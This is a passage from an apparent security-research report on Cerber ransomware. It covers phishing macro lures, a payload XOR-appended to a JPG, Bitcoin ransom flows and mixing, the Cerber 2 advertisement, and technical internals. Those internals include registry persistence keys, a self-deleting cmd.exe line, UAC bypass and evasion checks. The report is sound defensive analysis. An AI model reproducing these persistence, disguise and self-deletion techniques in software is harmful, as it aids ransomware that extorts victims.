


Figure 14: Different Phishing Vectors


After observing for some time, the only notable changes to the email attachments were the documents' file extensions. In June, the file extension *.dotm* was prevalent, whereas in July it shifted to the *.rtf* extension. Macro content is disabled by default in most Microsoft Office setups. Therefore, each document starts with instructions to manually enable the macro content, resulting in the victim enabling the execution of the embedded downloader. Below the instructions, a long string of Cyrillic characters appears white-on-white. Presumably, this bypasses automatic mechanisms that flag documents without textual content



Attention! To view this document, please turn on the Edit mode and click on Enable Content button!

Figure 15: A Word Document Prompts The User into Enabling The Malicious Macro Content

The downloader drops a VBS script which in turn downloads a JPG file. The JPG contains an image, but it also contains the final Cerber payload as a stub encoded with a 1-byte XOR-key. Once downloaded, the stub is decoded and the payload is executed by the script.



A sample JGP file – Cerber ransomware payload is appended to an image data

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01   ÿØÿà..JFIF......
00000010   00 01 00 00 FF DB 00 84 00 09 06 07 13 12 12 14   ....ÿÛ.„........
00000020   13 13 13 15 16 15 17 17 1A 19 18 17 18 19 1D 1B   ................
00000030   1F 1B 22 1B 18 1A 1A 1B 23 1E 20 18 20 28 22 1A   ..".....#. . (".
00000040   1B 26 1F 1F 1B 22 31 21 25 29 2B 33 2E 2E 18 1F   .&..."1!%)+3....
00000050   33 38 33 2D 37 28 2D 2E 2B 01 0A 0A 0A 0E 0D 0E   383-7(-.+.......
00000060   1B 10 10 1B 2D 26 20 26 32 2D 2D 2F 2D 2D 2F 2D   ....-& &2--/--/-
00000070   2D 2D 30 2F 30 2D 2D 2D 2D 2D 2F 2D 2D 2D 2D 2D   --0/0-----/-----
00000080   2D 2B 2D 2D 2D 2D 2D 2F 2D 2E 2D 2D 2D 2E 2D 2D   -+-----/-.---.--
00000090   2D 2D 2D 2D 2D 2D 2D 2D 2D 2D FF C0 00 11 08 00   ----------ÿÀ....
000000A0   73 00 73 03 01 11 00 02 11 01 03 11 01 FF C4 00   s.s..........ÿÄ.
```

JPG image data

```
000169D0   69 27 00 4C C2 0E 39 83 19 55 F3 33 61 34 2B 4B   i'.LÂ.9ƒ.Uó3a4+K
000169E0   E5 0E 37 50 E3 27 F8 24 34 7C C6 C1 14 33 73 93   å.7Pã'ø$4|ÆÁ.3s"
000169F0   45 43 F6 EE 0A D1 A9 34 42 B9 D6 4C 3F 4F 49 53   ECöî.Ñ©4B¹ÖL?OIS
00016A00   42 E9 5B 2B 35 A5 70 37 C0 17 9F EC 26 72 FD 2B   Bé[+5¥p7À.Ÿì&rý+
```

The marked bytes are the beginning of the XOR-ed Cerber executable

Figure 16: A XOR-ed Cerber Executable is Appended to a JPG Image Data

FOLLOWING THE MONEY TRAIL

Cerber ransomware generates a unique Bitcoin wallet to receive funds from each victim. The generated wallet appears in the landing page shown to the victim, represented by an encoded string in the URL.

To produce a broad yet accurate picture of the estimated Cerber profits and the percentage of victims who paid, we examined tens of thousands of victim Bitcoin wallets. Based on our findings, only 0.3% of the victims chose to pay the ransom in July – not the 0.5%-3% advertised. Even while these numbers seem low, they still produce a large profit for the attackers.

With the average ransom payment of 1 BTC, currently worth approximately $590, the overall profit of Cerber in July was $195,000. The malware's author received around $78,000 (40% of the profit), the rest splitting between the affiliates, based on the successful infections and ransom payments each campaign achieved. From a yearly perspective, the ransomware author's estimated take is approximately $946,000 – a significant sum.

The highest number of infections and payments are in The Republic of Korea (South Korea). While ranking fourth in number of infections, the United States ranks second in the highest number of payments – supporting the author's advertised claim of the United States being among the top countries with ransom-paying users.




Figure 17: Ransom Payments By Country

When we examined the payments per campaign, the Neutrino Exploit Kit-based campaign accounted for 11% of all ransom payments, while the Magnitude Exploit Kit-based campaign accounted for 8% of all ransom payments.

Once a Bitcoin transaction occurs, what happens to the money? Does it go directly to the author of the malware, or to one massive Bitcoin account which transfers the appropriate amounts?

One logical assumption is that the ransom payments are handled in the following way:




Figure 18: Cerber Business Model

However, we found the reality is quite different. Cerber uses a Bitcoin mixing service as part of its money flow to remain untraceable. Bitcoin use allows users to maintain their anonymity when making purchases and performing other business transactions. While the wallets are anonymous and cannot be linked to a specific user, Bitcoin activities are recorded and available publicly via Blockchain, a comprehensive database that keeps a record of each transaction made using Bitcoin currency. In addition, various Bitcoin online services enable researchers to trace those records.

Wallets holding a significantly high number of Bitcoins and which have multiple daily transactions may draw the attention of law enforcement agencies and security vendors. This attention could lead to identifying a ransomware operator's account, as well as those of the affiliates, and finding their Bitcoin personal bank accounts and credentials.

To prevent this discovery of the bank accounts, the money flow utilizes a Bitcoin mixing service. A mixing service allows the ransomware author to transfer Bitcoin and receive the same amount back to a wallet that cannot be associated with the original owner. Typically, it only charges a small percentage transfer fee. The process mixes other users' money, using tens of thousands of Bitcoin wallets, making it almost impossible to track them individually. Furthermore, the user can divide the money among several Bitcoin wallets at the end of the mixing process.

While innocent users choose this method to transfer anonymous donations or perform other legitimate transactions, the mixing service is a perfect tool for cybercriminals to launder funds obtained through illegal business transactions.

An analysis of tens of thousands of Bitcoin wallets generated for Cerber ransomware victims reveals the transfer process:




THE CERBER RANSOMWARE-AS-A-SERVICE LIFECYCLE
Victims Bitcoin wallets
Each victim sends funds to a unique Bitcoin wallet
Author
Author creates Ransomware and recruits affiliates
$730,749
$20,743,692
$10,075,220
$35,559,600
$31,437,120
Bitcoin Mixing Service
Tracks funds anonymously
Author Accounts
Payments are delivered to the original Malware author
Affiliates Wallets
Automated tools distribute affiliate shares
AFFILIATE
AFFILIATE
AFFILIATE

Figure 19: Cerber Bitcoin Flow

The ransom transfers from the designated victim Bitcoin wallets to the ransomware author's wallets. The author then uses a Bitcoin mixing service, exchanging the Bitcoins for others, paying the transfer fee, and then transferring the swapped Bitcoins to several new and completely unrelated Bitcoin wallets. We continue to investigate these Bitcoin transactions and will report any suspicious Bitcoin wallets we identify to law enforcement agencies.

CERBER 2

A new version of Cerber, dubbed "Cerber 2", was released on July 29. Following the release, some campaigns upgraded to the new version, but most campaigns still distribute the original version. The new version boasts several improvements, as specified in the new advertisement published by 'crbr'.



crbr

megabytes Group: Seller Posts: 70
Joined: 24/02/2016 User number: 67 341 Business: Virology
Reputation: 3 (0% - good)

07/29/2016, 12:38 Sent # 79

The Update

- !!! Domain Synchronization in the HTML version of the instructions (the victim will always be able to get the actual domain Landing, expired domains are stored in blokcheyne)
- !!! Upgraded morph sortsy (fud in memory)
- !!! File encryption is now performed on the basis of the expansion of priority (first - documents, databases, source codes, then everything else - pictures, music, etal.)
- !!! We fixed a generator of RC4 keys, made of crypto-resistant
- !!! Greatly accelerate the provisioning and operation of the encoder
- to finalize the instruction files are now always fud (used particularly blunt AB could detect files of instructions that are created after the encryption user, including .txt format)
- Numerous updates to the admin panel. New sections statistics section "Domains" (now partenry themselves can register domains for Landing and not to use "common domains for all")
- Reworked the import of the main config (including finalized himself config)
- Added change the background on your desktop
- Update Landing We added extra. protection (including the ddos), updated texts **P.S. At the moment there are 3 free slots for large-scale spammers on beneficial terms of cooperation. . Write to the PM**

post has been edited crbr - 7/29/2016, 13:00

Cerber Ransomware - Private Affiliate System

Figure 20: Cerber 2 Advertisement

Cerber's upgrade indicates the ransomware-as-a-service is a competitive market that drives ransomware developers to keep their malware up-to-date. The following analysis is related to the first version Cerber ransomware. Some of the details change in the second version.

TECHNICAL DESCRIPTION

Overview

First observed in February 2016, Cerber ransomware quickly became one of the most widespread ransomware variants. Capable of bypassing the User Account Control, which generally presents unauthorized changes to user systems, Cerber demonstrates several VM evasion techniques. Some of these techniques are based on detection of specific virtualization technology, while others are based on the existence of system certificates.

At runtime, the victim's machine randomly generates the keys for the encryption process. A dedicated web view grants the victim the option to decrypt one file for free as a capability demonstration. Cerber does not require C&C communication to start the encryption process.

As stated in the advertisement, when Cerber finishes encrypting the victim's drive, a prompt appears demanding the ransom payment within five days. If the deadline is not met, the ransom is doubled to two BTC. Once the victim deposits the money, they receive the decryption key.

Malware Functionality and Payload

INITIALIZATION

Once executed, Cerber creates a mutex, a program object that allows multiple program threads to share the same resource, named: `MSCTF.Shared.MUTEX.%08x` . The four bytes used for the mutex's name are generated using MurmurHash3-32 from the hard-coded string `"CERBER"` (without quotation marks) and the running process identification.

Cerber then decrypts the RC4-encrypted configuration data that is stored as one of the malware's executable file resources. For most samples, the hardcoded string `cerber` is the decryption key.

Next, Cerber verifies the generation of the encryption keys by checking the existence of the registry keys and the validity of their values. If the registry keys and values are valid, the malware execution flow continues. Otherwise, the encryption key generation initiates, using the Windows API `SetErrorMode` to hide any error messages that may raise suspicions.

INSTALLATION

The malware's primary goal is to gain system persistence. To do so, it performs the following actions:

- Search the victim's system for any previous installations of Cerber, by checking if the executable is located at `%APPDATA%\Roaming\{GUID}`.If already installed on the system, the execution continues to one of the working modes (based on the executable command line arguments).
- Search the `%SYSTEM32%` directory for any filename that matches the regular expression `${r1}*${r2}.exe` (where r1 and r2 are randomly generated bytes) and not part of the filename list:

Blacklisted %SYTEM32% Filenames		
update	ntbackup	reset
setup	route	msiexec
install	task	winlogon
sol.exe	telnet	disk
spider	winmine	copy
calc	ping	write
cmd.exe	notepad	reg
freecell	netsh	lookup
mshearts	logoff	attrib
find	ftp.exe	netstat

Once a filename is found, it is used as a name for the malware (further referred to as *MALW_NAME*).

- Create a duplicate copy of its own image and write it to the `%APPDATA%\Roaming\{GUID}` directory under the name *MALW_NAME*.
- Set the file time property of the newly copied executable to `kernel32.dll` file time.
- Run the newly copied executable without arguments. This initiates the default encryption working mode by spawning a new process responsible for encrypting the file system.
- Clear all information from registry keys, remove the created link, and terminate using this command:

```
cmd.exe /d /c taskkill /t /f /im {EXE} > NUL & ping -n 1 127.0.0.1 > NUL & del {EXE} > NUL
```

WORKING MODES

Cerber has several execution modes, each responsible for a different functionality and defined by command line arguments given to the main executable file.




Figure 21: Cerber Execution Flow

Common Functionality

All working modes share some common functionality, including:

- Obtain SE_DEBUG_PRIVILEGES required to execute high privileged actions, such as process injection, etc.
- Execute the UAC Bypass technique if the process token does not belong to the `WinBuiltinAdministratorsSid` token.
- Create a shortcut (.lnk file) to the malicious executable in the `${USER}\Appdata\Roaming\Microsoft\Windows\Start Menu\Programs\Startup` folder and change the `FileDescription` to the *MALW_NAME* file.
- Ensure persistency by setting up the following registry keys:

```
REG_KEY = CutExtension(MALW_NAME)

HKU\{UserSID}\Software\Microsoft\Windows\CurrentVersion\Run
  {REG_KEY} = {PATH_TO_EXE}

HKU\{UserSID}\Software\Microsoft\Windows\CurrentVersion\RunOnce
  {REG_KEY} = {PATH_TO_EXE}

HKU\{UserSID}\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
  Run = {PATH_TO_EXE}

HKU\{UserSID}\Software\Microsoft\Command Processor
   AutoRun = {PATH_TO_EXE}
```

Default/Encryption mode (no arguments)

The default execution mode executes when the ransomware receives no command line arguments. When initiated, the ransomware checks for the existence of the `shell.{GuidFrom("CERBER_CORE_PROTECTION_MUTEX")}` mutex. If the mutex already exists, the execution is terminated. If not, it creates the mutex and continues the execution.

Next, Cerber starts several evasion techniques by checking its configuration section for the `antiav` and the `check.vmware` flags. If these flags are set, the ransomware performs anti-antivirus and anti-firewall operations or Anti-VM techniques, respectively.

This execution mode gives Cerber the (optional) capability to infect systems based on the victim's geographical region. By checking the keyboard layout and comparing it with a predefined blacklist stored in the configuration section under the `blacklist.languages` key, it identifies the victim's region. However, this operation is only performed if the `check.language` configuration flag is set.

If the configuration section's `check.country` flag is enabled, Cerber tries to identify the country by checking the victim's IP address.

If any of the above checks fail, Cerber checks if the registry key `HKCU\Printer\Defaults\(UNIQUE-ID}\Installed` is absent or equal to 0. If so, it spawns a new process in the stat working mode to send the C&C statistical information about the system. To abort the execution, the ransomware clears all information from the registry keys, removes the created link, and terminates itself with the following command:

```
cmd.exe /d /c taskkill /t /f /im {EXE} > NUL & ping -n 1 127.0.0.1 > NUL & del {EXE} > NUL
```

If all the above checks succeed, it initiates the Encryption Preparation routine and the ransomware starts the watchdog process.

Stat mode (-stat)

The stat mode starts by running the executable using the `-stat [COUNT-FILES]` command line argument. The stat mode sends statistical information about the infected machine to the C&C server. For a detailed description of this communication, see the C&C Communication section.

Additionally, this mode performs several of the evasion techniques performed in the Default/Encryption mode.

To verify a single instance of this mode ran, the stat mode uses this mutex:

```
shell.{GuidFrom("CERBER_STATISTICS_PROTECTION_MUTEX")}
```

Watchdog mode (-watchdog)

The watchdog mode starts by running the executable using the `-watchdog` command line argument. The watchdog mode monitors the encryption process activity. If the encryption process terminates, the watchdog spawns a new instance of this process.

To verify a single instance of this mode ran, the watchdog mode uses this mutex:

```
shell.{GuidFrom("CERBER_WATCHDOG_PROTECTION_MUTEX")}
```

Eval mode (-eval)

